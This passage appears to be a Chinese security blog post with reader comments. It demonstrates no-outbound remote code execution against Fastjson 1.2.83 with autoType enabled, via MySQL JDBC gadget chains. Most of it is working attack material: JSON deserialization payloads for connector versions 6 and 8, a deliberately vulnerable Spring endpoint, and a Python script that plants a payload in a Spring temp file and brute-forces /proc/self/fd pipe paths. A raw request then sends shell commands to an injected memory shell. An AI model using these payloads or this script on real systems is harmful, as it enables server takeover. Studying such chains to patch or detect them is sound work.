
mysql8
            <artifactId>mysql-connector-java</artifactId>
<!--            <version>6.0.2</version>-->
<!--            <version>5.1.15</version>-->
            <version>8.0.19</version>
记得选mysql8
package com.suctf;
import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.ParserConfig;

public class Fastjson_mysql_calc_8 {
    public static void main(String[] args) {
        ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
        String mysql8poc ="{\n" +
                "  \"x1\": {\n" +
                "    \"@type\": \"java.lang.AutoCloseable\",\n" +
                "    \"@type\": \"com.mysql.cj.jdbc.ha.ReplicationMySQLConnection\",\n" +
                "    \"proxy\": {\n" +
                "      \"@type\": \"com.mysql.cj.jdbc.ha.LoadBalancedConnectionProxy\",\n" +
                "      \"connectionUrl\": {\n" +
                "        \"@type\": \"com.mysql.cj.conf.url.ReplicationConnectionUrl\",\n" +
                "        \"masters\": [\n" +
                "          {}\n" +
                "        ],\n" +
                "        \"slaves\": [],\n" +
                "        \"properties\": {\n" +
                "          \"host\": \"xxx\",\n" +
                "          \"user\": \"mysql\",\n" +
                "          \"queryInterceptors\": \"com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor\",\n" +
                "          \"autoDeserialize\": \"true\",\n" +
                "          \"socketFactory\": \"com.mysql.cj.protocol.NamedPipeSocketFactory\",\n" +
                "          \"path\": \"calc_8.txt\",\n" +
                "          \"maxAllowedPacket\": \"74996390\",\n" +
                "          \"dbname\": \"test\",\n" +
                "          \"useSSL\": \"false\"\n" +
                "        }\n" +
                "      }\n" +
                "    }\n" +
                "  }\n" +
                "}\n";
        JSON.parseObject(mysql8poc);
    }
}
利用spring临时文件实现rce
上面的利用还有一个小缺点,就是需要攻击者可以上传一个文件,虽然恶意pipe不限制后缀,只要有恶意数据就行,比如有个上传头像接口也行,但终究有所限制,这里我们可以使用m4x哥哥提出来的方法:https://xz.aliyun.com/news/17830,利用spring临时文件实现来rce
这里我自己写了个简单的环境来展示这个过程,主要就是spring、fastjson和mysql:
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>

    <groupId>com.suctf</groupId>
    <artifactId>fastjson_mysql</artifactId>
    <version>1.0-SNAPSHOT</version>

    <parent>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-parent</artifactId>
        <version>2.7.18</version>
        <relativePath/> <!-- lookup parent from repository -->
    </parent>

    <dependencies>
        <!-- Spring Web 依赖,用于提供简单的 Web 接口 -->
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-web</artifactId>
        </dependency>

        <dependency>
            <groupId>com.alibaba</groupId>
            <artifactId>fastjson</artifactId>
            <version>1.2.83</version>
        </dependency>

        <dependency>
            <groupId>mysql</groupId>
            <artifactId>mysql-connector-java</artifactId>
            <version>6.0.2</version>
<!--            <version>5.1.15</version>-->
<!--            <version>8.0.19</version>-->
        </dependency>
    </dependencies>

    <properties>
        <java.version>1.8</java.version>
        <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
    </properties>

    <build>
        <plugins>
            <plugin>
                <groupId>org.springframework.boot</groupId>
                <artifactId>spring-boot-maven-plugin</artifactId>
            </plugin>
        </plugins>
    </build>

</project>
恶意接口:
package com.suctf.controller;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.JSONObject;
import com.alibaba.fastjson.parser.ParserConfig;
import org.springframework.http.MediaType;
import org.springframework.web.bind.annotation.PostMapping;
import org.springframework.web.bind.annotation.RequestBody;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RestController;

import java.util.HashMap;
import java.util.Map;

@RestController
@RequestMapping("/json")
public class JsonController {

    @PostMapping(
            value = "/parse",
            produces = MediaType.APPLICATION_JSON_VALUE
    )
    public Map<String, Object> parse(@RequestBody String jsonText) {
        Map<String, Object> result = new HashMap<>();
        ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
        try {
            JSONObject parsed = JSON.parseObject(jsonText);
            result.put("success", true);
            result.put("parsed", parsed);
        } catch (Exception e) {
            result.put("success", false);
            result.put("error", e.getMessage());
        }
        return result;
    }
}
这里的内存马我也用的是java-chains上的OneForAllEcho,我做了个docker环境:
docker-compose up

攻击脚本基本上就是稍微改了一下m4x哥哥的,这里演示的是mysql6,当然其他的环境也行:
import socket
import threading
import time
import requests
import json

HOST = "127.0.0.1"
PORT = 8080


def cache_tmp():
    filepath = "./rce.txt"
    with open(filepath, "rb") as f:
        raw_data = f.read().strip()
    data_hex = raw_data.hex()
    a = data_hex
    a = b"""POST /json/parse HTTP/1.1
Host: 127.0.0.1:8080
Accept-Encoding: gzip, deflate
Accept: */*
Content-Type: multipart/form-data; boundary=xxxxxx
User-Agent: python-requests/2.32.3
Content-Length: 1296800

--xxxxxx
Content-Disposition: form-data; name="file"; filename="a.txt"

{{payload}}
""".replace(
        b"\n", b"\r\n"
    ).replace(
        b"{{payload}}", bytes.fromhex(a) + b"0" * 1024 * 11
    )
    s = socket.socket()
    s.connect((HOST, PORT))
    s.sendall(a)
    time.sleep(1111111)


def exp():
    url = f"http://{HOST}:{PORT}/json/parse"
    headers = {
        "Host": "127.0.0.1:8080",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
        "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
        "X-Authorization": "whoami",
        "Content-Type": "application/json",
    }
    for fd in range(20, 101):
        print(f"当前爆破到fd: {fd}")
        named_pipe_path = f"/proc/self/fd/{fd}"
        payload = {
            "@type": "java.lang.AutoCloseable",
            "@type": "com.mysql.cj.jdbc.ha.LoadBalancedMySQLConnection",
            "proxy": {
                "connectionString": {
                    "url": f"jdbc:mysql://xxx/test?useSSL=false&autoDeserialize=true&statementInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&user=mysql&socketFactory=com.mysql.cj.core.io.NamedPipeSocketFactory&namedPipePath={named_pipe_path}"
                }
            },
        }
        payload_json = json.dumps(payload).encode("utf-8")
        headers["Content-Length"] = str(len(payload_json))
        try:
            response = requests.post(url, headers=headers, data=payload_json, timeout=5)
            # 检查响应中是否包含"root"
            if "root" in response.text:
                print("\n========== 命中目标 ==========")
                print(f"请求体: {json.dumps(payload, indent=2)}")
                print(f"响应内容: {response.text}")
                print("==============================")
                # 终止爆破
                break
        except Exception:
            continue


threading.Thread(target=cache_tmp).start()
time.sleep(3)
exp()
POST /json/parse HTTP/1.1
Host: 127.0.0.1:8080
X-Authorization: ls -al
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Content-Type: application/json
Content-Length: 448

{       "@type":"java.lang.AutoCloseable",       "@type":"com.mysql.cj.jdbc.ha.LoadBalancedMySQLConnection",       "proxy": {              "connectionString":{                     "url":"jdbc:mysql://xxx/test?useSSL=false&autoDeserialize=true&statementInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&user=mysql&socketFactory=com.mysql.cj.core.io.NamedPipeSocketFactory&namedPipePath=/proc/self/fd/26"              }       }}
总结
虽然说的是fastjson1.2.83(开autotype),但其实除了这个版本,几个老版本的fastjson比如1.2.68和1.2.80应该也可以利用这种方法实现不出网rce,也算给大家抛砖引玉了,完整的代码环境我放在github上了,有兴趣的师傅可以复现一下:https://github.com/Fushuling/fastjson_mysql
我就说公众号怎么可能有高质量的文章
微信公众号过来的,感谢分享,干货很多!
好文章!